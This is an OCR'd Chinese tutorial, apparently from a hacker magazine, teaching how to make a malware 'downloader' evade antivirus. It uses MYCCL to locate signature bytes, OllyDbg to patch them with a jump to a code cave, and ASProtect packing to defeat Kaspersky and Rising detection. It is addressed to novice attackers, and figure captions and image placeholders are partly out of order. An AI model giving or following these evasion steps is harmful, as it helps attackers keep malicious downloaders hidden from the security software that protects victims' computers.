


图5 确定出特征码位置，并且给出图示




图6 定位出精确的特征码

免杀下载者

一、定位特征码

让我们来温习一下使用MYCCL定位特征码的方法。针对不同的杀毒软件有不同的免杀方法，这就要熟悉杀毒软件的杀毒机制和杀毒软件的强项。比如对于文件的免杀，我们的首要目标就是躲避卡巴斯基的查杀，下面请一步一步跟我来！打开MYCCL，载入生成好的下载者，建议把带后缀打上勾（纯属个人习惯，对于文件免杀的时候可以不用勾选，对于内存免杀一定要勾选）。可以看到，当选中文件以后，MYCCL会给出一些文件的信息，比如有哪些PE段，如图2所示。一般我们选取的PE段是CODE段，顾名思义也就是代码段了，在开始位置里填入CODE段的起始位置，在分段长度中填入CODE段的物理长度，在分块个数中我建议大家每次分段10份，这样多次分段查杀可以节约很多时间，设置完成后点击生成，如图3所示。

接下来，到需要免杀的下载者的文件夹下会有一个OUTPUT，用杀毒软件进行查杀！查杀出来的要记得删除（许多杀毒软件中都有设置）被查杀的样本文件，再用MYCCL进行二次处理，如图4所示。

选择“YES”继续生成样本让杀毒软件进行查杀，直到MYCCL提示找到特征码为止，如图5所示。

然后我们点击特征区间，选中这段特

征码，点击右键复合定位此处特征码，同样的在分块个数中设置10份，MYCCL会继续在OUTPUT下生成样本文件，重复刚才的步骤直到再次定位出特征码为止，一般要精确到2~4个字节，比如000000F2 F00000199这段，下划线后面的部分末尾应该是2或者4。定位出的特征码为“000010B9_00000002”，如图6所示。





图8 使用OC查询对应的内存地址


二、修改特征码

用UE来修改特征码，打开下载者，找到000010B9这个位置，看看它对应的是字符还是什么，如果是字符我们可以尝试修改大小写来达到免杀目的，或者直接填加00H，但是有可能导致下载者功能被破坏设置运行出错，如图7所示。


图7 高亮部分就是特征码了，左边的是对应的ASCII字符

为了安全我们使用通用跳转法来修改特征码。需要知道000010B9_00000002在内存中对应的地址，打开OC，选择文件，填入文件偏移地址也就是000010B9，点下“>>>>”就可以得到特征码在内存中对应的地址了，这里是13141CB9，如图8所示。


用OD载入，跳转到13141CB9位置，如图9所示。



图9 跳转到特征码对应的内存地址处，查看相关的汇编指令

是MOV语句，如果你不懂汇编语言可以参考8088汇编手册，这个是比较语句，如果你对汇编了解的话可以使用等效替换语句来达到免杀的目的，今天介绍的是通用跳转法。好了，回到主题，复制下这句汇编指令，然后往下找空白段，也就是HEX值为0000的地方，把这段MOV汇编指令复制到空白段，记下空白段的地址，比如我找的是13141F44，在下面也就是13141F46加JMP指令，JMP指令在汇编中是无条件跳转指令，跳回到特征码对应的内存地址中紧接着的语句，我这里是JMP 13141CBE,如图10所示。

然后回到特征码对应的内存地址处，也就是13141CB9，我们把这段MOV汇编指令修改成JMP汇编指令，跳到的地址就是刚才找的空白段13141F44。全部修改完成后，单击鼠标右键——>复制到可执行文件——>所有修改、保存完毕，特征码的修改也就完成了。用杀毒软件查杀，提示没有检测到病毒。

剩下的工作就是测试功能的完整性了。建议大家安装POWERSHADOW（影子系统），是类似于还原精灵的软件，如果有任何错误重新启动就可以恢复了，这样菜菜们就不怕啦！


图10 找空白段修改汇编指令，这就是通用跳转法的典型思路


图11 ASPROTECT的操作界面

三、加固防杀

修改文件特征码是对付卡巴斯基的好方法，卡巴的虚拟机脱壳技术很强悍，也就是上壳很容易就被查杀了，而我们修改了特征码再上壳，卡巴是不会查杀的（不过也有特殊情况，卡巴查杀的不是下载者，而是壳）。对付了卡巴还有国产的内存杀毒能力很强的瑞星，对付瑞星我们只要上一层强悍的加密壳就可以了，比如北斗系列中的NSANTI，或者其他保护壳。我这里用ASProtect SKE来逃过瑞星的查杀。选择OPTION，设置好相关参数，PROTECTION OPTION顾名思义就是保护参数，保持默认就可以了，FILE TO PROTECT就是你需要加壳的文件的地址，OUT就是输出的地址，再转到MODES，点击ADD MODES添加你刚才设置的模式，随便取个名字就可以了，我这里是DDDD，最后转到PROTECTION点击PROTECT就开始加壳执行保护了，如图11所示。

